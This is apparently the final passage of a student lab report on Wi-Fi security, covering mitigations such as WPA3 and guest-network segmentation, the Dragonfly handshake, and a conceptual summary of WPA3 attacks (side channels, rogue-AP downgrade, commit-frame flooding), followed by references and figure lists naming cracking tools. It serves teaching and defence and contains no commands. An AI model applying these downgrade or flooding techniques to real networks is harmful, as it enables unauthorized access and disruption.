


Figure 28: Showing the time estimation for my password to be cracked

4.5 Mitigations of This Attack

To make such attacks harder, or even impossible, or less likely to occur, there are mainly three ways to achieve this:

- Using a strong password
- Forcing WPA3
- Segmenting the network

All of these work together, and to illustrate the point, a scenario for a home network will be used that incorporates all of them while trying to reduce the increased effort of higher security as little as possible.

Since most homes have IoT devices or printers that can't use newer encryption standards, the **Guest Network** feature on the router will be used, which will have all IoT devices such as printers, etc. If possible, the internet speed will be limited, and a somewhat secure password will be used.

For the main network, a strong password is used, and **WPA3** is enforced. To reduce the burden of long passwords, **NFC cards** and **QR Codes** can be used to connect to the Wi-Fi in a more convenient way.

This achieves all of the above-mentioned points and protects the family from an outdated device, like a printer, being a backdoor to their network and potentially spying on their local traffic or, due to the weaker encryption, risking an attacker breaking into their home Wi-Fi.

4.5.1 How WPA3 improves security

The first upgrade of **WPA3** is the improvement of the encryption algorithm, which is now 256-bit **Galois/Counter Mode Protocol (GCMP-256)**, significantly improving upon **WPA2**.

The main improvement is the Dragonfly handshake, which is resistant to dictionary attacks and provides forward secrecy. It makes use of zero-knowledge proofs, and for each authentication, a new key is generated. Due to the zero-knowledge proof, the password is never actually transmitted [22].

The handshake is essentially a **SPEKE (Simple Password Exponential Key Exchange)**, which works like this:

1. Both Alice and Bob share a password P .
2. They use a known transformation to derive a point G on the elliptic curve E .
3. Then Alice and Bob each randomly pick a value in the domain of the prime p .
4. Alice randomly picks a and Bob randomly picks b .
5. They exchange aG and bG .
6. Then both parties compute K as usual in the Diffie-Hellman key exchange.

This makes offline dictionary attacks not feasible because an attacker can guess G , but they can't find aG and bG due to the hardness of the mathematical problem. Since a and b were randomly chosen, K cannot be computed, and even if the password is guessed correctly, it is still very unlikely that the two random numbers a and b were also guessed correctly [22].

4.5.2 Possible WPA3 Attacks

There are mainly four types of attacks used against **WPA3**, which are:

1. Timing-based side-channel attacks
2. Cache-based side-channel attacks
3. Downgrade attacks
4. Denial of Service

The first two attacks are **side-channel attacks**, which are any attacks based on extra information that can be gathered because of the fundamental way a computer protocol or algorithm is implemented, rather than flaws in the design of the protocol or algorithm itself. For example, in a **timing-based side-channel attack**, the computation time of an action gives the attacker more information about the system, allowing them to exploit that and gain more information, such as comparing the computation timing for two passwords. A cache-based side-channel attack would involve the attacker monitoring the accesses made by the victim in a shared physical system, like a virtualized environment, to gain information in that manner [23].

In the context of WPA3, a **timing-based side-channel attack** involves measuring the time it takes for an access point (AP) to respond to commit frames, which may leak information about the password [24].

A **cache-based side-channel attack** can occur if the attacker is able to observe the memory access patterns of the victim's device when constructing the commit frame, which would reveal information about the password [24].

Downgrade attacks leverage the coexistence of WPA2 and WPA3 in an access point. The goal is to create a rogue access point that lures legitimate clients away from the genuine access point and forces them to use WPA2, allowing the attacker to capture the handshake and crack it offline [24].

Lastly, due to the increased complexity of the Dragonfly handshake, simply flooding the access point with commit frames can lead to high CPU usage and potentially slow the access point down [24].

5 References

References

- [1] How to configure NAT on cisco router step by step - (with examples). Section: Cisco Routers. [Online]. Available: <https://www.networkstraining.com/configuring-nat-on-cisco-routers/>
- [2] What is the difference between NAT and CGNAT? | nfware. [Online]. Available: <https://nfware.com/blog/what-is-the-difference-between-nat-and-cgnat>
- [3] “LAPAC1200 manual.” [Online]. Available: https://downloads.linksys.com/downloads/userguide/MAN_LAPAC1200_LNKPG-00114_RevB00_User_Guide_EN.pdf
- [4] WPA2 personal vs WPA2 enterprise - which is more secure? | JanBask training community. [Online]. Available: <https://www.janbasktraining.com/community/cyber-security/wpa2-personal-vs-wpa2-enterprise-which-is-more-secure>
- [5] What is AP isolation & how does it work? | network basics - ruijie networks. [Online]. Available: <https://www.ruijie.com/en-global/support/tech-gallery/what-is-ap-isolation-how-does-it-work>
- [6] “Monitor mode,” page Version ID: 1246601092. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Monitor_mode&oldid=1246601092
- [7] “Promiscuous mode,” page Version ID: 1293072170. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Promiscuous_mode&oldid=1293072170
- [8] wifite | kali linux tools. [Online]. Available: <https://www.kali.org/tools/wifite/>
- [9] main [aircrack-ng]. [Online]. Available: <https://www.aircrack-ng.org/doku.php?id=Main>
- [10] airmon-ng [aircrack-ng]. [Online]. Available: <https://www.aircrack-ng.org/doku.php?id=airmon-ng>
- [11] airodump-ng [aircrack-ng]. [Online]. Available: <https://www.aircrack-ng.org/doku.php?id=airodump-ng>
- [12] “Wi-fi deauthentication attack,” page Version ID: 1293418005. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Wi-Fi_deauthentication_attack&oldid=1293418005
- [13] aireplay-ng [aircrack-ng]. [Online]. Available: <https://www.aircrack-ng.org/doku.php?id=aireplay-ng>
- [14] deauthentication [aircrack-ng]. [Online]. Available: <https://www.aircrack-ng.org/doku.php?id=deauthentication>
- [15] S. Writer. Analyzing deauthentication packets with wireshark. [Online]. Available: <https://www.yeahhub.com/analyzing-deauthentication-packets-wireshark/>
- [16] “IEEE standard for information technology–telecommunications and information exchange between systems - local and metropolitan area networks–specific requirements - part 11: Wireless LAN medium access control (MAC) and physical layer (PHY) specifications,” pp. 1–4379. [Online]. Available: <https://ieeexplore.ieee.org/document/9363693>
- [17] “IEEE standard for information technology—telecommunications and information exchange between systems local and metropolitan area networks—specific requirements - part 11: Wireless LAN medium access control (MAC) and physical layer (PHY) specifications,” pp. 1–3534. [Online]. Available: <https://ieeexplore.ieee.org/document/7786995>
- [18] admin. 4-way handshake. [Online]. Available: <https://www.wifi-professionals.com/2019/01/4-way-handshake>
- [19] aircrack-ng [aircrack-ng]. [Online]. Available: <https://www.aircrack-ng.org/doku.php?id=aircrack-ng>
- [20] cracking_wpawpa2 [hashcat wiki]. [Online]. Available: https://hashcat.net/wiki/doku.php?id=cracking_wpawpa2
- [21] mask_attack [hashcat wiki]. [Online]. Available: https://hashcat.net/wiki/doku.php?id=mask_attack

- [22] WPA3 dragonfly handshake -. [Online]. Available: https://sarwiki.informatik.hu-berlin.de/WPA3_Dragonfly_Handshake
- [23] “Side-channel attack,” page Version ID: 1292181103. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Side-channel_attack&oldid=1292181103
- [24] Dragonblood: Attacks on WPA3s dragonfly handshake. Section: posts. [Online]. Available: <https://jabba.sensorack.com/posts/2024/08/wpa3-downgrade-attack/>

6 List of figures

List of Figures

1	Complete network topology	2
2	Verifying the NAT configuration	4
3	Changing the network settings of the access point	5
4	Setting up the Wi-Fi Network	6
5	Viewing the usage of the channels in the 2.4 GHz spectrum	6
6	Setting up the Security settings for the Wi-Fi Network	7
7	Testing the password's strength	7
8	DHCP assigned addresses of the devices	8
9	Testing the connectivity	8
10	Showing the Topology for this example	9
11	Trying to ping the Powerplug	9
12	Showing the Topology for this exmaple	10
13	Activating Monitoring Mode on the Interface via the iw command	11
14	Activating Monitoring Mode on the Interface via wifite	11
15	Activating Monitoring Mode on the Interface via airmon-ng	12
16	Gathering the needed information via airodump-ng	12
17	Capturing frames from and to the target access point	13
18	Sending one deauthentication frame as the targeted client to the access point	14
19	Viewing a deauthentication frame in Wireshark	14
20	Highlighting the visual confirmation of the captured handshake	15
21	Layout of an EAPOL frame	15
22	First frame of the 4-Way Handshake	17
23	Second frame of the 4-Way Handshake	17
24	Third frame of the 4-Way Handshake	18
25	Fourth frame of the 4-Way Handshake	18
26	Showing the cracked password	19
27	Showing the output of the hashcat command	20
28	Showing the time estimation for my password to be cracked	20

7 List of snippets

List of Listings

1	Router NAT configuration commands	3
2	Router DHCP configuration commands	4